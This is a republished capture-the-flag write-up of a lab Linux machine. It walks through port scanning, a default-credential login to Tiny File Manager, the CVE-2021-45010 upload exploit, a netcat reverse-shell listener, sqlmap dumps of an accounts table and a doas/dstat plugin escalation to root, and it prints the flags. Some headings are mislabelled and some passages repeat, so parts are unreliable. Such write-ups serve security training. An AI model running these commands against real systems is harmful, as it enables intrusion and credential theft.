
目标IP 10.129.15.107 开放 22、80、9091 端口,运行 Tiny File Manager 2.4.3 存在 CVE-2021-45010 漏洞。通过上传恶意文件获取初始访问权限,并利用 doas 工具提升至 root 权限。 2025-12-15 13:52:17 Author: www.freebuf.com(查看原文) 阅读量:2 收藏
1.1 Target #1 – 10.129.15.107
Vulnerability Explanation: A path traversal vulnerability in the file upload functionality in tinyfilemanager.php in Tiny File Manager before 2.4.7 allows remote attackers (with valid user accounts) to upload malicious PHP files to the webroot, leading to code execution.
Severity: HIGH
Steps to reproduce the attack:Information collection revealed that the machine is running a web service on port 80. The CMS used for the web service is Tiny File Manager 2.4.3, which has corresponding path traversal and file upload vulnerabilities CVE-2021-45010. We log in to the web application using default credentials. By running the exploit script, we gain an initial foothold.
1.1.1 Service Enumeration
Port Scan Results
| IP Address | Ports Open |
| 10.129.15.107 | TCP: 22,80,9091 |

We run nmap to scan the target and found a few ports open.
Host is up (0.37s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
| 256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_ 256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open xmltec-xmlmail?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
| HTTP/1.1 400 Bad Request
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 139
| Date: Sat, 06 Dec 2025 06:49:20 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot GET /</pre>
| </body>
| </html>
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Sat, 06 Dec 2025 06:49:23 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS /</pre>
| </body>
| </html>
| RTSPRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Sat, 06 Dec 2025 06:49:24 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS /</pre>
| </body>
|_ </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.95%I=7%D=12/6%Time=6933D1D2%P=x86_64-pc-linux-gnu%r(in
SF:formix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r
SF:\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x
SF:20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found\r\
SF:nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCo
SF:ntent-Length:\x20139\r\nDate:\x20Sat,\x2006\x20Dec\x202025\x2006:49:20\
SF:x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang
SF:=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</
SF:head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r(HT
SF:TPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Pol
SF:icy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\
SF:r\nDate:\x20Sat,\x2006\x20Dec\x202025\x2006:49:23\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<me
SF:ta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>C
SF:annot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,"HT
SF:TP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-s
SF:rc\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x20
SF:text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Sat,\
SF:x2006\x20Dec\x202025\x2006:49:24\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=\"u
SF:tf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\
SF:x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad
SF:\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%
SF:r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnect
SF:ion:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelTRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 367.58 ms 10.10.14.1
2 367.67 ms 10.129.5.101
Initial Access – Tiny File Manager Authenticated RCE

We access the web service on port 80 and add the name 'soccer. htb' to the hosts record.

We target http://soccer.htb/ Perform directory traversal scanning.We target http://soccer.htb/ Perform directory traversal scanning. The scanning result shows a website path named tiny.
dirsearch -u http://soccer.htb/ -f -e php,txt,pdf,html -w /usr/share/seclists/Discovery/Web-Content/big.txt


The login page displays Tiny File Mnanger. I tried to search for the default credentials for this site and log in using these credentials.
I have successfully logged in.

I searched for vulnerabilities using the keyword Tiny File Manager 2.4.3 and found that the site may have CVE-2021-45010 vulnerability.

I searched for vulnerabilities using the keyword Tiny File Manager 2.4.3 and found that the site may have CVE-2021-45010 vulnerability.

https://github.com/BKreisel/CVE-2021-45010
python main.py -u http://soccer.htb/tiny/ -l admin -p admin@123 -g tiny/uploads -r uploads/


We can obtain an interactive terminal through Python.
nc -lvnp 4445
python3 -c "import pty; pty.spawn('/bin/bash')"
2.1 Privilege Escalation - AlwaysInstallElevated
I have found ordinary users who need to increase their privileges.
cat /etc/passwd

By running linpeas.sh, we examined the contents of nginx's configuration file. The file shows that the machine is using port 3000 and has a new domain name.

We added the new domain name to the hosts resolution record and accessed it.

Obviously, although the new web interface is similar to the first one, it has three additional functional points.

We registered an account and attempted to log in.
After logging in, it is a ticketing system. By modifying the parameters and comparing the echo results, we have determined that there is SQL blind annotation in the input box.


By judging the input content, echo whether it exists. ---Attempt Boolean blind injection with SQL injection

The exam does not allow the use of SQL maps, so I estimate that I will not take SQL blind spots.
The format of the data sent is shown in the following figure.

Using SQLMAP to obtain database data, I found the player's account credentials.
sqlmap -u ws://soc-player.soccer.htb:9091 --dbs --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10

sqlmap -u ws://soc-player.soccer.htb:9091 -D soccer_db --tables --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10

sqlmap -u ws://soc-player.soccer.htb:9091 -D soccer_db -T accounts --dump --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10


PlayerOftheMatch2022
user.txt value:
# cat user.txt
cat user.txt
a631b23a6870a95bbe5d31bf139f0fd9
3.1 Privilege Escalation - AlwaysInstallElevated
However, in looking for SetUID binaries, the first one jumps out:

doasis an alternative to sudotypically found on OpenBSD operating systems, but that can be installed on Debian-base Linux OSes like Ubuntu.

I don’t see a doas.conffile in /etc, so I’ll search the filesystem for it with find:
cat /usr/local/etc/doas.conf

dstatis a tool for getting system information.We can use the following command to elevate privileges to the root user.

echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_123.py
/usr/local/bin/doas -u root /usr/bin/dstat --123

root.txt value:
# cat root.txt
cat root.txt
b74d765e140c083c470b81a88f93a615
如有侵权请联系:admin#unsafe.sh